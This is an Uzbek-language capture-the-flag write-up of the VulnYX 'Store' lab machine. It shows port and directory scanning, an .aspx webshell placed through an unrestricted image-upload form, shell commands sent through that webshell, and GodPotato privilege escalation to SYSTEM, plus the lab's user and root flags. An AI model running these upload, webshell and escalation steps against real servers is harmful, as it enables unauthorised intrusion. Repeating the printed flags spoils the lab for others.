


Store — writeup

VulnYX platformasidagi **Store** mashinasi. Dastlab nishon IP-manzili (**192.168.56.130**) bo'yicha to'liq TCP portlarni aniqlash maqsadida tezkor Nmap skaneri ishga tushirildi. Natijada 80 (HTTP), 135 (MSRPC), 139 (NetBIOS), 445 (SMB), 5985 (WinRM), 47001 (WinRM) hamda bir qator yuqori RPC dinamik portlari ochiqligi aniqlandi.


BUYRUQ :
nmap 192.168.56.130 -p- --min-rate=5000

80-portda ishlayotgan veb-xizmat brauzer orqali ko'zdan kechirildi (<http://192.168.56.130/>). Tizimda standart Microsoft IIS (Internet Information Services) boshlang'ich sahifasi faoliyat yuritayotganligi aniqlandi.



BUYRUQ :
`curl -s http://192.168.56.130/`

Veb-serverdagi yashirin katalog va fayllarni aniqlash maqsadida Gobuster vositasi yordamida ro'yxatdan o'tkazish (directory fuzzing) amalga oshirildi. SecLists to'plamidagi IIS lug'ati orqali skanerlanganda, `/aspnet_files/` katalogi mavjudligi aniqlandi.



```
Terminal
saidislon@kali: ~

[ ~ saidislon@kali ] [ ~ ] [ 22:06:10 ]
gobuster dir -u http://192.168.56.130/ -w /usr/share/seclists/Discovery/Web-Content/Web-Servers/IIS.txt

Gobuster v3.6
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.130/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/Web-Servers/IIS.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/aspnet_client (Status: 301) [Size: 150] [→ http://192.168.56.130/aspnet_client/]
/aspnet_files (Status: 301) [Size: 150] [→ http://192.168.56.130/aspnet_files/]
Progress: 1/24 / 1024 (100.00%)


Finished

[ ~ saidislon@kali ] [ ~ ] [ 22:06:05 ]
```

BUYRUQ :

```
gobuster dir -u http://192.168.56.130/ -w /usr/share/seclists/Discovery/Web-Content/Web-Servers/IIS.txt
```


Aniqlangan `/aspnet_files/` katalogi brauzer orqali ko'zdan kechirilganda, unda foydalanuvchilarga rasm yuklash imkonini beruvchi "Upload Image" veb-formasi mavjudligi aniqlandi. Common lug'ati orqali katalog ichki tuzilmasi tekshirilganda, serverda yuklangan fayllar saqlanadigan `/aspnet_files/uploads/` katalogi mavjudligi fosh bo'ldi.



BUYRUQ :

```
gobuster dir -u http://192.168.56.130/aspnet_files/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Yuklash formasi tahlil qilinganda, server faqat rasm formatlarini qabul qilishini ko'rsatsa-da, ASP.NET filtrlash mexanizmi .aspx kengaytmali dinamik fayllarni cheklamayotgani aniqlandi. RCE olish maqsadida buyruqlarni qabul qiluvchi webshell serverga muvaffaqiyatli yuklandi hamda `iis apppool\defaultapppool` hisobida kod ijro etilishi tasdiqlandi.



```
Terminal
saidislon@kali: ~/vulnux/store

[ ~ saidislon@kali ] [ ~ - vulnux/store ] [ 22:10:18 ]
python3 upload_shell.py
[+] Fetching farm tokens (__VIEWSTATE, __VIEWSTATEGENERATOR, __EVENTVALIDATION) ...
[+] Uploading ASPX webshell payload (webshell.aspx) to /aspnet_files/ ...
[+] Server Response: 200 OK
[+] File uploaded successfully! Webshell deployed at /aspnet_files/uploads/webshell.aspx


[ ~ saidislon@kali ] [ ~ - vulnux/store ] [ 22:10:45 ]
curl -s "http://192.168.56.130/aspnet_files/uploads/webshell.aspx?cmd=whoami"
iis apppool\defaultapppool

[ ~ saidislon@kali ] [ ~ - vulnux/store ] [ 22:11:02 ]
```

BUYRUQLAR :

```
python3 upload_shell.py
curl -s "http://192.168.56.130/aspnet_files/uploads/webshell.aspx?cmd=whoami"
# User: iis apppool\defaultapppool
```

Boshlang'ich qobiq (Initial Foothold) orqali tizim fayllari ko'zdan kechirildi. **C:\Users** katalogida joylashgan **user.txt** fayli o'qilib, User Flag muvaffaqiyatli qo'lga kiritildi. Shuningdek, **whoami /priv** buyrug'i orqali joriy xizmat hisobida **SeImpersonatePrivilege** imtiyozi yoqilganligi (Enabled) tasdiqlandi.



```
Terminal
saidislom@kali: ~/vulnux/store

[ ~ saidislom@kali ] [ ~ - vulnux/store ] [ 22:12:30 ]
curl -s "http://192.168.56.130/aspnet_files/uploads/webshell.aspx?cmd=type+C:\Users\user.txt"
7ede9208d3ea521bb3fa5e225ba53607

[ ~ saidislom@kali ] [ ~ - vulnux/store ] [ 22:13:05 ]
curl -s "http://192.168.56.130/aspnet_files/uploads/webshell.aspx?cmd=whoami+/priv"


PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process             Disabled
SeAuditPrivilege              Generate security audits                       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                      Enabled
SeImpersonatePrivilege         Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege       Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set                 Disabled

[ ~ saidislom@kali ] [ ~ - vulnux/store ] [ 22:13:40 ]
```

BUYRUQLAR :

```
curl -s "http://192.168.56.130/aspnet_files/uploads/webshell.aspx?cmd=type+C:\Users\user.txt"
curl -s "http://192.168.56.130/aspnet_files/uploads/webshell.aspx?cmd=whoami+/priv"
# User Flag: 7ede9208d3ea521bb3fa5e225ba53607
```

Tizimda yoqilgan **SeImpersonatePrivilege** imtiyozini suiiste'mol qilish maqsadida GodPotato vositasi nishon tizimiga yuklandi. DCOM/RPCSS tokenini impersonatsiya qilish orqali imtiyozlar bevosita eng yuqori **NT AUTHORITY\SYSTEM** darajasiga ko'tarildi hamda Administrator ish stolidagi **root.txt** fayli o'qildi.



```
Terminal
suidislon@kali: ~/vulnux/store

[ ~ suidislon@kali ] [ ~ -/vulnux/store ] [ 22:15:10 ]
[ ~ curl -s "http://192.168.56.130/aspnet_files/uploads/webshell.aspx?cmd=C:\Windows\Temp\GodPotato.exe+~cmd+\"whoami\""]
[*] CombaseModule: 0x140720879435776
[*] DispatchTable: 0x140720881741936
[*] HookRPC → Start PipeServer \\.\pipe\fa5f6be5-bad0-4345-a274-07a8d1a30d7c\pipe\epmapper
[*] Trigger RPCSS DCOM GUID: 00000000-0000-0000-c000-000000000046
[*] Pipe Connected! ImpersonationLevel: Impersonation
[*] PID : 732 Token:0x796 User: NT AUTHORITY\SYSTEM
[*] CurrentUser: NT AUTHORITY\SYSTEM
nt authority\system

[ ~ suidislon@kali ] [ ~ -/vulnux/store ] [ 22:16:02 ]
[ ~ curl -s "http://192.168.56.130/aspnet_files/uploads/webshell.aspx?cmd=C:\Windows\Temp\GodPotato.exe+~cmd+\"cmd.exe /c type C:\Users\Administrator\Desktop\root.txt\""]
[*] Trigger RPCSS & Impersonate SYSTEM Token
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 1244
d6673e2115919aba19520385caedc4ab

[ ~ suidislon@kali ] [ ~ -/vulnux/store ] [ 22:16:35 ]
```

BUYRUQLAR :

```
C:\Windows\Temp\GodPotato.exe -cmd "cmd.exe /c type C:\Users\Administrator\Desktop\root.txt"
# Root Flag: d6673e2115919aba19520385caedc4ab
```

Xulosa va Zaifliklar tahlili:

Store (VulnYX) mashinasi Windows Server muhitida IIS veb-serveridagi fayl yuklash zaifligi (Unrestricted File Upload) hamda xizmat hisoblarining noto'g'ri sozlangan imtiyozlari (SelmpersonatePrivilege) xatolariga asoslangan bo'lib, quyidagi asosiy bosqichlardan iborat bo'ldi:

- **Reconnaissance & Port Scanning:** Nmap yordamida 80 (HTTP), 135 (MSRPC), 139 (NetBIOS), 445 (SMB) hamda 5985 (WinRM) portlari ochiqligi aniqlandi.
- **Web Enumeration & Upload Form Discovery:** IIS veb-serverida kataloglarni ro'yxatdan o'tkazish (Gobuster) orqali /aspnet_files/ katalogi va undagi rasm yuklash formasi topildi.
- **Unrestricted File Upload & Initial Foothold:** Formaning filtrlash mexanizmi chetlab o'tilib, serverga .aspx webshell muvaffaqiyatli joylashtirildi va iis apppool\defaultapppool foydalanuvchisi sifatida masofaviy kod ijrosi (RCE) olindi.
- **User Flag Discovery:** Tizimdagi C:\Users\user.txt fayli o'qilib, birinchi bayroq (User Flag: 7ede9208d3ea521bb3fa5e225ba53607) qo'lga kiritildi.
- **Privilege Escalation (SelmpersonatePrivilege):** IIS AppPool hisobida SelmpersonatePrivilege mavjudligidan foydalanib, GodPotato yordamida tizimning eng yuqori NT AUTHORITY\SYSTEM darajasiga ko'tarilish amalga oshirildi.
- **Root Flag Discovery:** Administrator ish stolidagi root.txt fayli o'qilib, tizim to'liq komprometatsiya qilindi (Root Flag: d6673e2115919aba19520385caedc4ab).
- **Flag Discovery:** Tizimdan ikkala flag to'liq qo'lga kiritildi: user.txt (7ede9208d3ea521bb3fa5e225ba53607) va root.txt (d6673e2115919aba19520385caedc4ab).